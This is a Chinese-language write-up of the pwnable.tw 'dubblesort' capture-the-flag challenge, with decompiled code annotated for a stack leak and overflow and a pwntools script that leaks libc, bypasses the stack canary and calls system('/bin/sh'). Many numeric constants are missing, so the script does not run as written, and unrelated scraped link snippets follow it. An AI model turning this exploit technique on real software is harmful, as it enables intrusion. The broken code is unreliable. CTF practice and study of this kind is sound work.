
pwnable.tw dubblesort
(留坑,远程没打成功)
int __cdecl main(int argc, const char **argv, const char **envp)

{

  int t_num_count; // eax

  int *num_stack; // edi

  unsigned int input_count; // esi

  unsigned int output_ptr; // esi

  int v7; // ST08_4

  int result; // eax

  unsigned int num_count; // [esp+18h] [ebp-74h]

  int v10; // [esp+1Ch] [ebp-70h]

  char buf; // [esp+3Ch] [ebp-50h]

  unsigned int v12; // [esp+7Ch] [ebp-10h]

  v12 = __readgsdword(0x14u);

  sub_8B5();

  __printf_chk(, "What your name :");

  read(, &buf, 0x40u);

  __printf_chk(, "Hello %s,How many numbers do you what to sort :");// 栈空间未初始化为0,printf时\x00截断,导致栈空间信息泄露

  __isoc99_scanf("%u", &num_count);

  t_num_count = num_count;

  if ( num_count )

  {

    num_stack = &v10;

    input_count = ;

    do

    {

      __printf_chk(, "Enter the %d number : ");

      fflush(stdout);

      __isoc99_scanf("%u", num_stack);

      ++input_count;

      t_num_count = num_count;

      ++num_stack;

    }

    while ( num_count > input_count );

  }                                             // ebp-0x70读入num_count个数,栈溢出

  sub_931((unsigned int *)&v10, t_num_count);   // 冒泡,升序

  puts("Result :");

  if ( num_count )

  {

    output_ptr = ;

    do

    {

      v7 = *(&v10 + output_ptr);

      __printf_chk(, "%u ");                   // canary最低位为00,这里偏移24覆盖为\x00可以leak canary

      ++output_ptr;

    }

    while ( num_count > output_ptr );

  }

  result = ;

  if ( __readgsdword(0x14u) != v12 )

    sub_BA0();

  return result;

}
#! /usr/bin/env python

# -*- coding: utf- -*-

from pwn import *

context.log_level='DEBUG'

'''

r=remote('chall.pwnable.tw',)

libc=ELF('./libc_32.so.6')

'''

r=process('./dubblesort')

libc=ELF('/lib32/libc-2.27.so')

'''

r=process('./dubblesort',env={"LD_PRELOAD":"/root/pwnable.tw/dubblesort/libc_32.so.6"})

libc=ELF('./libc_32.so.6')

'''

#leak libc_base

r.recvuntil('What your name :')

r.sendline('a'*)

r.recvuntil('\n')

#libc_base=u32('\x00'+r.recv())-0x1D2CD0

libc_base=u32('\x00'+r.recv())-0x1D5000    #本地(我就TM奇他喵了个咪的怪了,本地能打远程就不行?

success('libc_base:'+hex(libc_base))

sys_addr=libc_base+libc.sym['system']

binsh_addr=libc_base+libc.search('/bin/sh').next()

#binsh_addr=libc_base+0x168e8b

success('sys_addr:'+hex(sys_addr))

success('binsh_addr:'+hex(binsh_addr))

'''

0x5f066 execl("/bin/sh", [esp])

constraints:

  esi is the GOT address of libc

  [esp] == NULL

one_gadget=libc_base+0x5f066

success('one_gadget addr:'+hex(one_gadget))

'''

#gdb.attach(r)

#r.recvuntil('How many numbers do you what to sort :')

r.sendline('')

for i in range(,):

    r.recvuntil(':')

    r.sendline(str(i))

#bypass canary

r.recvuntil(':')

r.sendline('+')    #,canary

for i in range(,):

    r.recvuntil(':')

    r.sendline(str(sys_addr))

for i in range(,):

    r.recvuntil(':')

    r.sendline(str(binsh_addr))


r.interactive()
本地能打成功,远程可能是给的libc没有找到'/bin/sh'(?直接在libc里找libc.search('/bin/sh').next()是可以找到的,但是在IDA同样的位置找到的并不是db类型的字符串常量'/bin/sh',此处留坑),one_gadget试了下也没成功
pwnable.tw dubblesort的更多相关文章
- pwnable.tw dubblesort 分析
本系列为用于记录那些比较有意思的题目. 题目为一个排序算法,就如题目名称那样,dubblesort,32位程序. 利用思路为栈溢出,先是栈溢出泄露出栈上libc的相关数据从而获取libc地址,再是栈溢 ...
- pwnable.tw applestore
存储结构 0x804B070链表头 struct _mycart_binlist { int *name; //ebp-0x20 int price; //ebp-0x1c struct _mycar ...
- pwnable.tw silver_bullet
产生漏洞的原因 int __cdecl power_up(char *dest) { char s; // [esp+0h] [ebp-34h] size_t new_len; // [esp+30h ...
- pwnable.tw hacknote
产生漏洞的原因是free后chunk未置零 unsigned int sub_80487D4() { int index; // [esp+4h] [ebp-14h] char buf; // [es ...
- pwnable.tw calc
题目代码量比较大(对于菜鸡我来说orz),找了很久才发现一个能利用的漏洞 运行之发现是一个计算器的程序,简单测试下发现当输入的操作数超过10位时会有一个整型溢出 这里调试了一下发现是printf(&q ...
- pwnable.tw start&orw
emm,之前一直想做tw的pwnable苦于没有小飞机(,今天做了一下发现都是比较硬核的pwn题目,对于我这种刚入门?的菜鸡来说可能难度刚好(orz 1.start 比较简单的一个栈溢出,给出一个li ...
- 【pwnable.tw】 starbound
此题的代码量很大,看了一整天的逻辑代码,没发现什么问题... 整个函数的逻辑主要是红框中两个指针的循环赋值和调用,其中第一个指针是主功能函数,第二个数组是子功能函数. 函数的漏洞主要在main函数中, ...
- Pwnable.tw start
Let's start the CTF:和stdin输入的字符串在同一个栈上,再准确点说是他们在栈上同一个地址上,gdb调试看得更清楚: 调试了就很容易看出来在堆栈上是同一块地址.发生栈溢出是因为:r ...
- pwnable.tw orw
orw 首先,检查一下程序的保护机制 开启了canary保护,还是个32位的程序,应该是个简单的题
随机推荐
- 制作自己的Pod库(公有/私有)
https://www.jianshu.com/p/ece0b5721461 2018.04.12 16:43* 字数 1168 阅读 244评论 0喜欢 1 目的:1.管理自己常用的类:2.组件化开 ...
- vue填坑指南之模板的使用
坑提示:"The template root requires exactly one element" Src下面有个App.vue文件,在index里引用了这个文件以后,我在. ...
- 【算法】深度优先 马走日 Hamilton routes
在n*m的棋盘中,马只能走“日” 字.马从位置(x,y)处出发,把棋盘的每一格都走一次,且只走一次.找出所有路径. ××××××××××××× 类似问题: 在半个中国象棋棋盘上,马在左下角(1,1)处 ...
- docker 容器的启动方式
1.Docker 优势: .更高效利用系统资源:由于容器不需要进行硬件虚拟以及运行完整操作系统等额外开销,Docker 对系统资源的利用率更高.无论是应用执行速度.内存损耗或者文件存储速度,都要比传统 ...
- elasticsearch补全功能之只补全筛选后的部分数据context suggester
官方文档https://www.elastic.co/guide/en/elasticsearch/reference/5.0/suggester-context.html 下面所有演示基于elast ...
- LeetCode_p150_逆波兰表达式计算/后缀表达式计算
有效的运算符包括 +, -, *, / .每个运算对象可以是整数,也可以是另一个逆波兰表达式. 说明: 整数除法只保留整数部分. 给定逆波兰表达式总是有效的.换句话说,表达式总会得出有效数值且不存在除 ...
- python3 重写、重用、重载
重用重用是用于在对象的概念中,实现代码的重用性 在继承角度,在子类继承父类之后,重新使用父类属性方法即是代码的重用 在组合角度,在一个类中以另外一个类的对象作为数据属性,提高代码的重用性 重用的方式: ...
- 熟悉常用的HBase操作
1. 以下关系型数据库中的表和数据,要求将其转换为适合于HBase存储的表并插入数据: 学生表(Student)(不包括最后一列) 学号(S_No) 姓名(S_Name) 性别(S_Sex) 年龄(S ...
- [2019.03.16]使用DOM操作函数和CSS选择器来针对已有的HTML进行只凭JS的改动
刚入职的时候看到公司用的HTML日志生成工具附带的Panel,工具不够用,找个Fail还要找半天,于是自己琢磨着添砖加瓦.以前也是个半吊子前端工程师,现在可倒好,想要改页面却连页面生成的模板在哪里都不 ...
- List根据对象的两个字段进行排序,并且有一个倒序
用java8 的lambda 表达式 list.sort(Comparator.comparing(Live::getId) .thenComparing(Live::getAppId, Compar ...